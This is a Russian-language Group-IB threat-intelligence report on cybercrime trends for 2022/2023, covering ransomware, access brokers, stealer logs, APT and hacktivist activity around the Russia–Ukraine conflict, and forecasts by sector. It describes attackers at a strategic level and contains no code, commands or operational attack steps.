GROUP-IB

ЭВОЛЮЦИЯ КИБЕРПРЕСТУПНОСТИ

Анализ, тренды и прогнозы 2022/2023

GROUP-IB.RU

МОСКВА, 2022

ОГЛАВЛЕНИЕ

ПОЧЕМУ HI-TECH CRIME TRENDS?

Hi-Tech Crime Trends исследует разные аспекты функционирования киберкриминальной индустрии, анализирует атаки и прогнозирует изменение ландшафта угроз для различных отраслей мировой экономики. Отчет выпускается с 2012 года и интегрирует данные собственных исследований компании **Group-IB,** а также реагирований на киберинциденты по всему миру.

Применяя уникальные инструменты слежения за инфраструктурой киберпреступников и тщательно изучая исследования специалистов из разных стран, эксперты Group-IB ежегодно находят и подтверждают общие паттерны глобального развития киберугроз. На основе этого формулируются прогнозы, которые сбываются каждый год с момента первой публикации отчета Hi-Tech Crime Trends. Они помогают компаниям во всем мире выстраивать эффективные стратегии кибербезопасности с учетом релевантных угроз.

Hi-Tech Crime Trends открывает доступ к максимально полному набору стратегических данных и подробной информации об актуальных киберугрозах в мире как организациям, которые борются с киберпреступностью, так и потенциальным жертвам. Hi-Tech Crime Trends предназначен для ИТ-директоров, руководителей команд кибербезопасности, SOC-аналитиков, специалистов по реагированию на инциденты, для которых отчет является практическим руководством по стратегическому и тактическому планированию.

Прогнозы и рекомендации Hi-Tech Crime Trends направлены на сокращение финансовых потерь и простоев инфраструктуры, а также на принятие превентивных мер по противодействию целевым атакам, шпионажу и кибертеррористическим операциям.

Команда Group-IB убеждена в том, что постоянный обмен данными, создание и развитие партнерских отношений между частными компаниями и международными правоохранительными органами – эффективный путь борьбы с киберпреступностью. Осознанное отношение к кибербезопасности поможет сохранить и защитить глобальные возможности цифрового пространства и свободу коммуникаций.

Благодарности

Этот отчет появился благодаря совместной работе департамента киберразведки Group-IB:

- **Шестаков Дмитрий**, Руководитель департамента киберразведки
- **Тихонова Анастасия**, Руководитель отдела исследования сложных угроз
- **Ростовцев Никита**, Аналитик
- **Шамшина Елена**, Руководитель отдела аналитики
- **Роберто Мартинес**, Старший аналитик
- **Дёров Олег**, Руководитель отдела исследования киберпреступности
- **Боталов Семён**, Младший аналитик Leaks
- **Чебесов Руслан**, Руководитель группы исследования андеграундных маркетов
- **Сергей Кокурин**, Аналитик андеграундных маркетов Group-IB
- **Тимофеев Владимир**, Руководитель группы исследования и мониторинга
- **Каракок Батухан**, Младший аналитик
- **Владев Ангел**, Младший аналитик

ВВЕДЕНИЕ

В прошлом году аналитики **Group-IB** выпустили уникальную серию из пяти отчетов **Hi-Tech Crime Trends,** демонстрирующую всю полноту ландшафта киберугроз с разных углов – от классификации по типам атак и атрибуции их определенным группировкам до подробной статистики по атакуемым странам и отраслям. Для создания такого детального информационного среза потребовалось задействовать силы многих команд и подразделений компании: **Group-IB Threat Intelligence, Fraud Protection, Managed XDR, Incident Response и Digital Risk Protection.**

Все предыдущие выпуски этого традиционного для Group-IB отчета содержали самые актуальные наблюдения за эволюцией теневого мира и активностью преступных группировок на фоне разной из года в год повестки – социальной, эпидемиологической, деловой или геополитической. К примеру, **в период пандемии** специалисты Group-IB отмечали рост количества кибератак от прогосударственных хакерских групп, а также разнообразие и высокий уровень персонализации методов социальной инженерии.

В новом выпуске глобального отчета мы вспомним о том, что **шифровальщики** по-прежнему остаются глобальной угрозой номер один. Группы операторов шифровальщиков все более напоминают высокоорганизованные структуры и быстро развиваются с помощью партнерских программ – более 20 новых публичных программ было обнаружено аналитиками Group-IB. Еще одним закрепившимся трендом остается **продажа доступов к корпоративным сетям,** объемы рынка которой увеличились более чем в 2 раза за последний год, а средняя цена такого доступа соответственно сократилась в те же 2 раза.

Этот отчет также подробнее фокусируется на новых трендах, из которых мы отмечаем, что **логи стилеров** и **андеграундные маркеты** – это новые способы получения доступов в компании. К примеру, за период с 1 июля 2021 года по 30 июня 2022 года в продаже было обнаружено более 280 тыс. веб-шеллов. Мы также говорим об облаках логов как о новом тренде, интерес к которому отмечают специалисты Group-IB. Новым трендом также можно считать возвращение старого-доброго **целевого фишинга** и **таргетированные атаки на сотрудников компаний.**

Помимо трендов и подробного исследования ландшафта угроз, в этом отчете освещаются реалии и вызовы на фоне **актуальной геополитической ситуации.** Речь идет в первую очередь о специальной военной операции в Украине и сопутствующим ей политико-социальном и финансово-экономическом кризисах. Военные конфликты действительно являются глобальной проблемой, поскольку военные операции сегодня ведутся по всему миру. Очевидно, что в такой «благоприятной» для размножения киберпреступности среде к свежим и вполне уже традиционным трендам киберпреступной индустрии неизбежно присоединятся новые игроки, изощренные схемы и атаки, а также дополнительные риски для целых стран и секторов.

В этом отчете специалисты Group-IB детально рассматривают тренды, делают прогнозы, анализируя ключевые этапы развития тех или иных рынков и разбирая деятельность активных групп, а также предоставляют подробную статистику по странам и секторам.

КЛЮЧЕВЫЕ ТЕНДЕНЦИИ

Политический кризис привел к росту активности киберпреступных групп и прогосударственных хакеров.

- С февраля 2022 года как минимум **12** хактивистских сообществ атаковали государственные ресурсы и коммерческие компании. Некоторые хакеры отделялись от групп, чтобы проводить атаки в одиночку.
- Не менее **19** прогосударственных групп из Украины, России, Китая, Беларуси, Северной Кореи и Ирана провели атаки в рамках текущего конфликта.
- Прогосударственные кибергруппы стран, напрямую не участвующих в конфликте, занимались кибершпионажем против соседних государств с целью выведывания военных секретов.
- После затишья к атакам вернулись **BlackEnergy**, печально известные выведением из строя объектов энергетической инфраструктуры Украины.
- В ходе конфликта большую популярность обрели вредоносы-вайперы: в 2022 году было обнаружено 7 новых «стирателей», нацеленных на украинскую инфраструктуру или украинские компании.
- Из-за политических разногласий произошел раскол в преступной кибергруппе **Conti**, что привело к публикации внутренних файлов и переписки Conti и аффилированной группы **Trickbot**. В результате и Conti, и Trickbot прекратили существование в своем прежнем виде.
- Мировой кризис вызвал резкий рост утечек данных: в нынешнем периоде H2 2021 – H1 2022 была опубликована **1 421** база данных различных сайтов и компаний, что вдвое превышает этот показатель в прошлом периоде: тогда на продажу было выставлено **702** базы данных.
- Хактивисты публиковали большие объемы скомпрометированных карт. Например, хакеры из группы **NB 65** выложили данные 7 млн карт российских банков.

Шифровальщики остаются угрозой номер один в мире.

- Количество сайтов, где публикуются данные компаний (Data Leak Sites, DLS), выросло на 83%, достигнув 44. В публичный доступ попали данные **2 886** жертв. Самыми активными группами шифровальщиков стали **Lockbit**, **Conti** и **Hive**.
- Ежедневно данные как минимум **восьми** компаний в мире попадают на DLS. Это только 10% тех, кто становится жертвами шифровальщиков.
- Несмотря на запрет объявлений о поиске партнеров на ключевых форумах киберпреступников, рынок программ-вымогателей по подписке (Ransomware-as-a-Service, RaaS) продолжает развиваться. Group-IB было обнаружено **20** новых публичных партнерских программ RaaS.
- Основная часть атак приходится на компании США.
- Чаще всего преступники атакуют секторы промышленности и недвижимости.
- Группы операторов шифровальщиков все больше напоминают легальные ИТ-стартапы с развитой корпоративной структурой, разделением на отделы, системой мотивации и отпусками.
- Злоумышленники используют уязвимости нулевого дня и атаки на цепочки поставок для инфицирования жертв.

Объем продаваемых доступов к корпоративным сетям вырос более чем в два раза.

- За период H2 2021 – H1 2022 было выявлено **380** брокеров доступов, **327** из которых – новые. Они опубликовали более 2 300 предложений на киберпреступных форумах.
- Средняя цена доступа уменьшилась вдвое по сравнению с H2 2020 – H1 2021.
- Чаще всего злоумышленники продают свой товар в виде доступов к VPN и RDP.
- Основными продавцами первоначального доступа (Initial Access Brokers, IAB) стали **Novelli**, **orangecake**, **Pirat-Networks**, **SubComandanteVPN**, **zirochka**. Их предложения в сумме составили **25%** всего рынка доступов.

Логи стилеров и андеграундные маркеты становятся новым способом получения доступов в компании.

- С ростом популярности удаленной работы и SSO-сервисов доступы к критической инфраструктуре компаний стали чаще попадать в логи стилеров.
- Было выявлено более **280 000** веб-шеллов и **65 000** RDP-доступов, выставленных на продажу.
- В логах стилеров на андеграундных маркетах было обнаружено более **400 000** доступов к SSO-сервисам, **18 000** – к VPN и **3 000** – к сервисам Citrix.
- В облаках логов было обнаружено более 12 000 доступов к сервисам Auth0, 1700 Okta, и 700 OneLogin.

Военные операции идут по всему миру.

- Специалисты Group-IB обнаружили **19** новых спонсируемых государством групп, специализирующихся на кибершпионаже.
- Спецслужбы продолжают атаковать объекты критической инфраструктуры, чаще всего с целью саботажа и разрушения.
- В 2022 году Китай начал публично заявлять об атаках прогосударственных хакеров на свою инфраструктуру. Причиной могло стать блокирование входа китайских компаний на рынок США под предлогом защиты от шпионажа.
- Группировки внутри одной страны стали объединяться для атак на другие государства. Так, иранские хактивисты **HomeLand Justice**, кибершпионская группа **OilRig** и деструктивные **Hexane** вместе атаковали Албанию.
- Причина успеха большинства атак на объекты критической инфраструктуры – несоблюдение базовых требований безопасности, таких как своевременное обновление ПО и закрытие брешей.

Злоумышленники находят новые фреймворки для постэксплуатации.

- Хакерские группы каждый год ищут новые способы и инструменты для проведения атак. В этом году аналитики Group-IB отметили интерес к фреймворкам **Mythic**, **Viper**, **Merlin** и **Sliver**.
- На смену уязвимому к эксплойтам **Cobalt Strike** приходит новый инструмент **Brute Ratel C4**, который уже задействовали некоторые прогосударственные группы. Из-за малой изученности это ВПО сложнее обнаружить.

Злоумышленники отказываются от C&C в пользу Telegram.

Киберпреступники все чаще зашивают во вредоносное ПО и фишинговые комплекты ключи к Telegram-ботам.

Угрозы энергетическому сектору.

- В отчетный период по меньшей мере 10 групп, связанных со спецслужбами, атаковали объекты критической инфраструктуры в энергетическом секторе.
- Злоумышленники используют RDP-доступы как начальный вектор для проникновения в корпоративные сети.
- Основную угрозу электроэнергетическим системам представляет ВПО **Industroyer** новой версии, а также недавно обнаруженный фреймворк **PIPEDREAM (INCONTROLLER)**. **Industroyer2** уже был замечен в атаках на Украину, а PIPEDREAM пока не был развернут в «дикой природе».
- Для стирания всех следов активности используется ВПО типа вайпер **CaddyWiper**.
- Многие атаки на энергетические объекты стали результатом эксплуатации уязвимостей, в том числе в сетевом оборудовании (роутерах).
- Было обнаружено **80** атак групп шифровальщиков на энергетические компании.

Угрозы ИТ-сектору.

- Злоумышленники стали чаще атаковать государственные и частные компании в сфере кибербезопасности. Среди групп, которые замечены в такой активности, выделяются **Tonto Team**, **Turla** и **Lazarus**.
- Для атак на подобные цели используются зараженные трояном программы для исследования вредоносной активности, например IDA PRO.
- В качестве C&C-серверов злоумышленники используют публичные сервисы OneDrive и Dropbox.
- За отчетный период было обнаружено **120** атак групп шифровальщиков на ИТ-компании. Это на **18%** больше, чем в прошлом периоде (H2 2020 – H1 2021).

Угрозы телекоммуникационному сектору.

- За анализируемый период активность в телекоммуникационном секторе проявили **12** прогосударственных групп, большинство из которых спонсируются Китаем.
- В течение пяти лет более **1 000** хостов под управлением Linux были заражены бэкдором **BPFDoor**, который используется прогосударственной китайской группой **Red Menshen**.
- Хакеры используют антивирусные продукты для распространения вредоносных инструментов. Конечная цель – загрузить в них вредоносные DLL-библиотеки Windows и похитить данные с зараженных машин.
- В рамках текущего кризиса злоумышленники все чаще совершают DDoS-атаки на телекоммуникационные компании.
- За отчетный период было обнаружено **29** атак групп шифровальщиков на телекоммуникационные компании. Это на **15%** меньше, чем в прошлом периоде (H2 2020 – H1 2021).

Угрозы промышленному сектору.

- За период H2 2021 – H1 2022 количество атак на компании промышленного сектора выросло на **19%**. Всего обнаружено **295 инцидента**.
- Изолированные сети air gap не дают полной защиты от прогосударственных хакеров. Например, китайский хакерский инструмент **Daxin** успешно работал в таких сетях, оставаясь незамеченным **более 10 лет**.
- Спонсируемая Китаем группировка **APT41** продолжает атаковать технологический и производственный секторы. Группе приписывают кампанию **CuckooBees**, в рамках которой с 2019 года велась тайная слежка за предприятиями в Северной Америке, Европе и Азии.
- Еще одна прокитайская группа – **Tropic Trooper** – использовала новый троян **xPack** для атаки на производственную организацию Тайваня и оставалась в сети компании **175 дней**.

Угрозы финансовому сектору.

- Несмотря на то, что преступная группа **FIN7** сфокусировалась на шифровальщиках, она продолжает проводить целевые атаки на финансовые организации. Известно, что ее жертвами в основном стали компании из США.
- Для атак на банкоматы в Азии используется Unix-руткит **Caketap**. Его цель – перехватить данные проверки банковской карты и PIN-кода со взломанных серверов банкоматов, чтобы проводить несанкционированные транзакции.
- Киберпреступники продолжают атаковать криптовалютные платформы. Группа **Lazarus** извлекла в ходе атак в 2021 году приблизительно **$400 млн**. Атаки были нацелены на инвестиционные фирмы и централизованные биржи и использовали фишинговые приманки, эксплойты кода, вредоносное ПО и социальную инженерию для пересылки средств кошельков этих организаций на подконтрольные адреса. Уже в 2022 году группа похитила ETH и USD Coin на сумму более **$600 млн**.
- Помимо Lazarus, другие группы также проводят атаки на криптовалютные платформы. Около **двадцати** успешных операций в Европе и Азиатско-Тихоокеанском регионе привели к хищению более **$1 млрд**. При атаках злоумышленники использовали уязвимости в блокчейн-мостах и смарт-контрактах.
- Группировка Lazarus возвращается к атакам на банки: злоумышленники нацелились на африканский регион и предприняли попытку компрометации как минимум двух банков.
- Банки и финтех-компании становятся главными целями прогосударственных и финансово мотивированных киберпреступников. Чаще всего после проникновения в корпоративные сети злоумышленники лишь выгружают данные.
- Политический кризис привел к росту числа DDoS-атак на финансовые компании.
- Хакеры вернулись к инструменту Prilex, разработанному в 2014 году для атак на банкоматы. Новая версия позволяет генерировать EMV-криптограммы, которые используются для подтверждения платежей и предотвращения мошенничества.
- Злоумышленники продолжают применять вредоносные программы **MajikPOS** и **MemPOS** для компрометации дампов банковских карт.
- За отчетный период была обнаружена **181 атака** групп шифровальщиков на финансовые компании. Это на **43%** больше, чем в прошлом периоде (H2 2020 – H1 2021).
- Количество размещенных на андеграунд-маркетах карт уменьшилось на **34%** по сравнению с прошлым годом. Это связано с закрытием ведущих кардшопов **UNICC**, **Trump's Dumps** и **Ferum Shop** в начале 2022 года. Тренд на снижение количества карт сохраняется второй год подряд.

Приоритетной мотивацией преступников все чаще становится создание репутации, а не только монетизация данных.

Количество опубликованных баз данных за период H2 2021 – H1 2022 выросло более, чем в 2 раза. Однако средний размер базы уменьшился.

Число банковских троянов под мобильные устройства продолжает расти.

Специалисты Group-IB по-прежнему наблюдают рост в сфере мобильных троянов и постепенное исчезновение ВПО для Windows. Так, в H2 2021–H1 2022 появилось **семь** новых банкеров под Android. Для ПК был создан лишь **один** новый троян, при этом **десять** старых перестали быть активными. Латинская Америка остается единственным регионом, где угроза банкеров для ПК представляет серьезную опасность.

Google Tag Manager и устаревшие CMS – главные причины массовых заражений JavaScript-снифферами.

- Рынок разработки, продажи и установки вредоносного кода растет параллельно числу онлайн-магазинов, откуда легко украсть данные карт для дальнейшей продажи.
- Все больше операторов JS-снифферов используют **Google Tag Manager** для загрузки вредоносного кода на скомпрометированных сайтах. Сейчас этот метод популярен у групп **ATMZOW**, **GrelosGTM**, **FakeGTM** и Inter-Group-3. Со временем злоумышленники могут пополнить свой арсенал похожими на Google Tag Manager сервисами.
- Многие онлайн-магазины работают на устаревших версиях CMS, что позволяет атакующим легко находить новые уязвимости и проводить массовые заражения сайтов кодом для кражи банковских карт.

Злоумышленники продолжают разработку новых фишинговых фреймворков.

- Специалисты Group-IB обнаружили 13 новых фреймворков.
- Как и ранее, создатели фишинговых инструментов в основном находятся в том же регионе, где и атакуемые банки и организации. В H2 2021 – H1 2022 тенденция распространилась с Европы на Латинскую Америку.
- Часто атаки с использованием конкретного фреймворка продолжаются даже после ареста его разработчика. Многие злоумышленники создали собственные фишинг-киты на основе исходников **U-Admin** и **Reliable**.

ПРОГНОЗЫ

Индустрия шифровальщиков продолжит расти.

- Преступные группы **Lockbit**, **Hive** и **BlackCat** сохранят лидерство среди шифровальщиков и будут дальше совершенствовать свое ВПО и техники проникновения.
- В индустрии шифровальщиков выживут только сильные и устойчивые игроки. Мелкие группировки будут распадаться, а их участники – переходить в крупные группы.
- Число атак, проводимых крупными игроками, будет расти вместе с увеличением численности команд.
- США останется лидером по количеству атакованных компаний.
- Злоумышленники будут чаще использовать аутентификационные данные, полученные из стилеров, в качестве изначального доступа.
- Промышленность останется основным атакуемым сектором.
- Группы продолжат развивать внутреннюю структуру, создавая еще больше исследовательских подразделений, специализирующихся на поиске уязвимостей нулевого дня.

Атаки на сотрудников станут главным способом проникновения в инфраструктуру компании.

Злоумышленники будут использовать целенаправленный фишинг, а также искать скомпрометированные аккаунты на андеграундных маркетплейсах и среди логов стилеров.

Возрастет число продаваемых доступов к корпоративным сетям компаний.

- С появлением новых уязвимостей в корпоративных решениях удаленного доступа появятся новые способы автоматизированной добычи первоначальных доступов, как это было в случае продуктов **Fortinet** и **Pulse Secure**.
- Мелкие брокеры изначального доступа могут начать объединяться в крупные группировки и торговать напрямую с группами шифровальщиков.
- VPN, RDP и Citrix останутся основными продаваемыми типами доступов на рынке.
- Злоумышленники могут открыть собственные андеграундные маркеты или начать продавать свои товары на существующих.

Политическая напряженность приведет к дальнейшему росту атак.

- Политически мотивированные хакеры будут совершать атаки, пока будет длиться конфликт. Атакующие, которые имеют только финансовую мотивацию, могут маскироваться под хактивистов или прогосударственные группы.
- Активность финансово и политически мотивированных групп будет высокой. Ожидаются мощные DDoS-атаки и сливы чувствительной информации, а также крупные финансовые хищения.

Новое ВПО вытеснит Cobalt Strike.

- С лета 2022 года хакеры стали чаще использовать новый инструмент – **Brute Ratel C4 (BRc4)**. Причина – поиск альтернативы хорошо исследованному Cobalt Strike.
- В связи с появлением взломанной версии Brute Ratel C4, специалисты Group-IB ожидают резкого увеличения использования данного инструмента среди всех хакеров.

Продолжится использование Telegram для эксфильтрации данных.

Удобство и простота использования Telegram-ботов и каналов для эксфильтрации данных приведет к тому, что часть злоумышленников перейдет на данный формат, заменив классические C&C-сервера.

Угрозы энергетическому сектору.

- Прогосударственные группировки проявят интерес к институтам или регуляторам в ядерной энергетике в связи с текущей конфронтацией между ядерными державами.
- Для проникновения в сети злоумышленники будут использовать простые способы, такие как RDP-доступы.
- В качестве вектора изначальной атаки станут чаще использоваться сотрудники компаний и социальная инженерия.
- Возможно увеличение атак со стороны шифровальщиков в рамках напряженной политической обстановки. Также прогосударственные группы могут маскировать свои атаки под действия финансово мотивированных хакеров.
- Ожидается использование новых фреймворков, например **Industroyer2**, для управления контроллерами и попыток блэкаутов.

Логи стилеров станут главным источником доступов в компании.

- Преступники будут чаще использовать SSO-доступы, полученные из логов стилеров. При этом логи могут быть добыты самостоятельно или куплены на андеграундных маркетах.
- Высокий спрос на логи приведет к росту числа атак с использованием стилеров.
- На маркетах появятся специальные разделы с наиболее интересными логами для компаний.
- Чтобы скрыться от компаний кибербезопасности, злоумышленники будут продавать логи стилеров по подпискам на определенные домены.

Вырастет число атак на объекты критической инфраструктуры.

Напряженная политическая обстановка приведет к росту атак на объекты энергетической, телекоммуникационной и промышленной инфраструктуры. Ожидается активность прогосударственных хакеров и других преступных групп, поддерживающих определенные стороны конфликта.

Угрозы телекоммуникационному сектору.

- Возможно большое количество DDoS-атак со стороны хактивистов для вывода из строя телекоммуникационных систем.
- Угрозы для телекоммуникационных компаний со стороны шифровальщиков снизятся – интерес вымогателей к этой отрасли угасает.
- Популярность удаленной работы повышает риски компрометации корпоративных данных. Преступникам легко получить доступ к компании, атаковав слабо защищенные домашние роутеры сотрудников и системы хранения данных.

Угрозы ИТ-сектору.

- Преступники могут атаковать цепочки поставок (Supply Chain Attack), получив доступ к вендору. Поэтому одной из главных целей станут локальные компании в сфере кибербезопасности.
- Злоумышленники будут использовать троянизированные версии легального ПО для проникновения в инфраструктуру компании.
- Количество атак шифровальщиков на ИТ-компании будет увеличиваться.
- Вырастет количество атак на финтех-компании, поскольку они позволяют получить доступ к критической финансовой инфраструктуре через цепочку поставок.
- Увеличится число атак на разработчиков программного обеспечения и интеграторов в рамках атак на цепочки поставок.

Угрозы финансовому сектору.

- Главным риском для финансовых компаний также являются атаки через цепочку поставок.
- Количество атак на банки с целью компрометации банковских карт и других персональных данных клиентов увеличится.
- Прогосударственные группировки, такие как **Lazarus**, продолжат атаковать банки и криптовалютные биржи с целью получения финансовой выгоды.
- Криптовалютные платформы станут основной целью злоумышленников.
- Для атак на банкоматы будет использоваться **Caketap**, однако общее количество атак сократится.
- Количество атак на POS-системы не изменится. Преступники будут применять вредоносное ПО **Prilex**, **MajikPOS** и **MemPos**.
- Группы шифровальщиков могут позаимствовать опыт **Silence** и **Cobalt** и создать отдельные подразделения для хищения денежных средств из банков.
- Тренд на снижение количества продаваемых текстовых данных карт продолжится и в следующем году.

Угрозы промышленному сектору.

- Количество атак со стороны шифровальщиков также будет расти.
- В качестве точки входа для атак все чаще будут использоваться компьютеры инженеров и разработчиков ПО, поскольку они предоставляют доступ к системам АСУ ТП и обладают повышенными привилегиями.
- Не все компании проактивно устанавливают патчи безопасности, поэтому эксплуатация старых уязвимостей, в том числе касающихся роутеров, продолжит оставаться главным вектором атаки.
- Ожидается рост числа атак на цепочки поставок и атак через доверительные отношения (trusted relationship attack), когда хакеры получают доступ к производствам через компрометацию поставщиков ПО или телекоммуникационных услуг.

Вырастет количество скомпрометированных баз данных.

В связи с текущий геополитической ситуацией, главным мотиватором атак стала дискредитация компаний. Это приведет к росту числа скомпрометированных баз данных, распространяемых бесплатно. При этом ценность таких данных будет падать.

Рынок банковских троянов для ПК продолжит сокращаться.

Многие клиенты банков используют мобильные приложения для интернет-банкинга, поэтому разработка, аренда и поддержка ВПО для Windows становятся экономически невыгодными.

Рынок снифферов по подписке (Sniffer-as-a-Service) увеличится, как и число атак.

- Устойчивый рост рынка JS-снифферов продолжается уже несколько лет. В 2023 году возможно появление нового игрока в нише коммерческих решений Sniffer-as-a-Service, поскольку существующие сервисы теряют репутацию или перестают поддерживаться.
- Семейства снифферов **Inter** и **Mr.Sniffa** по-прежнему будут самыми популярными инструментами для атак на онлайн-магазины.
- Семейство **docReady** останется лидером по числу зараженных сайтов. Однако для этого операторам снифферов придется проводить новые волны атак на одни и те же цели, используя уязвимые версии CMS.
- Группы **Inter-Group-3** и **ATMZOW** сочли успешными атаки с использованием Google Tag Manager, поэтому будут и дальше создавать новые вредоносные контейнеры и внедрять их на сайты.
- Ожидаются новые атаки **AngryBeaver** на онлайн-магазины. Группа расширит свой арсенал инструментов, в том числе написанных на PHP, что усложнит обнаружение вредоносного кода специалистами по безопасности.
- Также продолжат свою активность группы **WorldCommerce** и **Inter-Group-23**.

Фишинг будет расти и усложняться.

- Количество фишинговых фреймворков будет увеличиваться. При этом Telegram станет предпочтительным каналом передачи скомпрометированных данных.
- Все больше фреймворков будут использовать API для работы со скомпрометированными данными.
- Число фреймворков, атакующих клиентов криптовалютных компаний, продолжит увеличиваться.
- На рынке появится больше кастомизированных решений.

HI-TECH CRIME TRENDS 2022/23

ГЛАВА 1.

ГЛАВНЫЕ ТРЕНДЫ

РОСТ АКТИВНОСТИ ЗЛОУМЫШЛЕННИКОВ В СВЕТЕ ТЕКУЩЕГО КРИЗИСА

Атаки прогосударственных групп

Как и ожидалось, геополитический военный конфликт спровоцировал активность прогосударственных группировок. Причем главными действующими лицами стали не только группы из Украины и России, но и из Китая, Беларуси, Северной Кореи и Ирана. Как минимум **19 прогосударственных групп** провели атаки в рамках конфликта или использовали его в качестве горячей темы для целевого фишинга. В автоматизированном режиме платформа Group-IB Threat Intelligence отслеживает активность всех вовлеченных в текущий кризис APT-групп. Среди них:

- Группа **Scarab** атакует Украину, используя кастомные вредоносные программы семейства **Scieron**.
- Группа **Gamaredon** продолжает массовые атаки, направленные на Украину, в том числе используя Telegram для доставки вредоносного ПО и стилера.
- Группа **Lorec53** атаковала украинские организации и была замечена за использованием **Cobalt Strike**. На почтовые адреса госорганов Украины рассылались письма с вредоносной ссылкой, маскирующиеся под официальные, с призывом обновить антивирус **Bitdefender**. Кроме того, группа использовала фиктивный вирус-шифровальщик **WhisperGate**, однако на самом деле не предоставляла жертвам возможности восстановления данных.
- **Mustang Panda** использует текущий конфликт в Украине для проведения атак. Группа заражает инфраструктуру жертв новым вариантом трояна **PlugX.**
- **Ghostwriter** проводит фишинговую кампанию, направленную на личные электронные почты военнослужащих вооруженных сил Украины.
- **InvisiMole** атакует украинские государственные организации с использованием бэкдора **LoadEdge**.
- Выявлена операция **Asylum Ambuscade**, в ходе которой со скомпрометированной почты украинского военнослужащего рассылались вредоносные письма. Вероятные цели – организации в сфере транспорта, финансов и миграции граждан стран-членов **NATO** в Европе.

- **Cloud Atlas** не остались в стороне и использовали конфликт для проведения новых атак. Хакеры выдавали себя за **Комиссию по ценным бумагам и биржам США** и рассылали вредоносные документы.
- **TridentCrow** проводили рассылку от имени **Роскомнадзора** и **Минцифры России**, в результате которой загружался Cobalt Strike.
- Было обнаружено вредоносное Android-приложение **Cyber Azov**, за которым может стоять группа **Turla**. Это первый известный случай, когда Turla распространяет вредоносное ПО для Android.
- Исследователи обнаружили атаки против Украины с использованием нового варианта вредоносного ПО – самоисполняемого .Net файла, который при запуске крадет cookie и пароли из браузеров Chrome, Edge и Firefox. Затем данные передаются через скомпрометированную электронную почту. Атаки связали с группой **APT28**.
- **BlackEnergy** в апреле 2022 года провела атаки на высоковольтные электрические подстанции, а также компьютеры на операционных системах Windows и Linux. В атаках была задействована новая версия трояна Industroyer.
- Неизвестные хакеры используют украинско-российский конфликт для атак с помощью уязвимости CVE-2022-30190 (aka Follina).
- Исследователи обнаружили неизвестную APT-группировку, организовавшую как минимум четыре кампании целевого фишинга на российские государственные организации с начала спецоперации в Украине.
- **Twisted Panda** использовали письма с темой «Список лиц <название целевого института>, подпадающих под санкции США за вторжение в Украину», которые содержали ссылку на подконтрольный злоумышленникам сайт, имитирующий сайт **Минздрава России**, и вложенный вредоносный документ. Атаки проводили против целей в России и Беларуси.
- Группа **Machete** была замечена в рассылке фишинговых писем с вредоносным документом финансовым организациям в Никарагуа. Документ содержал статью, написанную и опубликованную послом России в Никарагуа Александром Хохоликовым, в которой обсуждался российско-украинский конфликт с точки зрения Кремля.
- **Kimsuky** использовали приманку с вопросами для интервью, охватывающими влияние российско-украинского конфликта на Северную и Южную Корею.
- **CALLISTO** использовала только что созданные учетные записи Gmail для проведения целевой фишинговой кампании против украинский целей.
- **Hexane** извлекла выгоду из российско-украинского конфликта для кибершпионажа. Группа использовала актуальные темы в письмах и создавала вредоносные домены, имитирующие новостные сайты. На этих же доменах было размещено еще несколько вредоносных документов, связанных с Россией и российско-украинским конфликтом, например, копия статьи The Atlantic Council от 2020 года о российском ядерном оружии и вакансия Extraction / Protective Agent в Украине.

В ходе текущего кризиса, прогосударственные группы использовали как минимум **7 вайперов** (**WhisperKill, WhisperGate, HermeticWiper, IsaacWiper, CaddyWiper, DoubleZero, AcidRain**), которые нацелили на украинскую инфраструктуру или украинские компании.

Как правило, кибероперации с использованием «стирателей» нацелены на объекты, уничтожение которых отвечает интересам вооруженных сил противника. Мотивация такой атаки может состоять в выведении из строя критически важной инфраструктуры. Это может быть сделано либо для того, чтобы вызвать хаос и усилить психологическое давление на противника, либо для разрушения тактической цели. Атаки вайперов также могут иметь разрушительные последствия для ОТ-целей (Операционные технологии) и критически важных объектов инфраструктуры.

Активность хактивистов

В феврале 2022 года, после начала геополитического военного конфликта между Россией и Украиной, многие киберпреступники активизировались и начали проводить атаки в соответствии с той позицией, которую они занимают. Наиболее заметными были следующие группы атакующих:

- **Anonymous**

  Фактически это общее название для множества подгрупп и атакующих по всему миру. Как правило, их кампании связаны с политическими или социальными событиями в мире. С началом конфликта между Россией и Украиной, представители Anonymous начали проводить атаки, значительная часть которых имела проукраинский характер. Хактивисты нападали на российские организации и угрожали компаниям, которые ведут свою деятельность на территории России.

  У Anonymous есть собственный IRC-сервер irc.anonops[.]com, на котором расположены десятки каналов. Каждый из каналов соответствует одному хештегу, то есть одному направлению атак (#OpRussia, #OpKremlin, #OpNATO, #NoWarWithUkraine). В некоторых из каналов злоумышленники обсуждают предстоящие атаки, могут приводить названия планируемых целей, делятся мануалами по совершению атак.

Рис. 1. Перечень различных каналов на IRC-сервере irc.anonops[.]com

Anonymous также регистрировали домены, на которых размещали мануалы, скрипты и цели для проведения атак (примеры: norussians[.]xyz, stopnazi[.]xyz, pootin[.]dog). Помимо IRC-каналов, хактивисты активно используют Telegram для координации своих действий.

- **IT ARMY of Ukraine**

  Одна из первых группировок, которая начала вести активность в Telegram. 26 февраля министр цифровой трансформации Украины опубликовал в Twitter пост о создании армии ИТ-специалистов. Согласно тексту сообщения, добровольцы будут получать оборонительные и наступательные ИТ-задания на канале для специалистов по кибербезопасности. Первым заданием стала DDoS-атака на российские компании. В следующих сообщениях инициировались DDoS-атаки не только на организации, но и на персоналии.

  В апреле был запущен официальный сайт IT ARMY of Ukraine с инструментами для проведения DDoS-атак и инструкциями по их установке и использованию. На сайте представлены **MHDDoS, db1000n**, **Distress** и **uaShield**. Все они свободно распространяются в Telegram-каналах атакующих.

  Сами DDoS-атаки группы являются не совсем обычными, поскольку в них практически не используются мощности бот-сетей. Вместо этого организаторы призывали подписчиков своих каналов запускать на своих устройствах ПО и тем самым присоединяться к атакам. Получение списка целей и прокси для атак происходит автоматически при запуске программы. Специалисты Group-IB отслеживают изменения обоих списков.

Рис. 2. Пример инструкции по настройке атак

Все программное обеспечение есть в открытом доступе на GitHub. В конфигурационных файлах содержатся ссылки на списки актуальных целей.

Позже от IT ARMY of Ukraine отделилась еще одна группа, которая назвала себя 2402. Она атаковала крупные российские ИТ-компании с целью нанесения серьезного ущерба бизнес-процессам. Так, в августе 2022 года эти злоумышленники смогли получить доступ к данным с внутренних серверов российской компании, предоставляющей услуги разработки ПО для проведения банковских операций. В результате взлома группа получила резервные копии исходных кодов продуктов компании, внутреннюю документацию, а также доступ к служебным документам – всего более 500 ГБ данных.

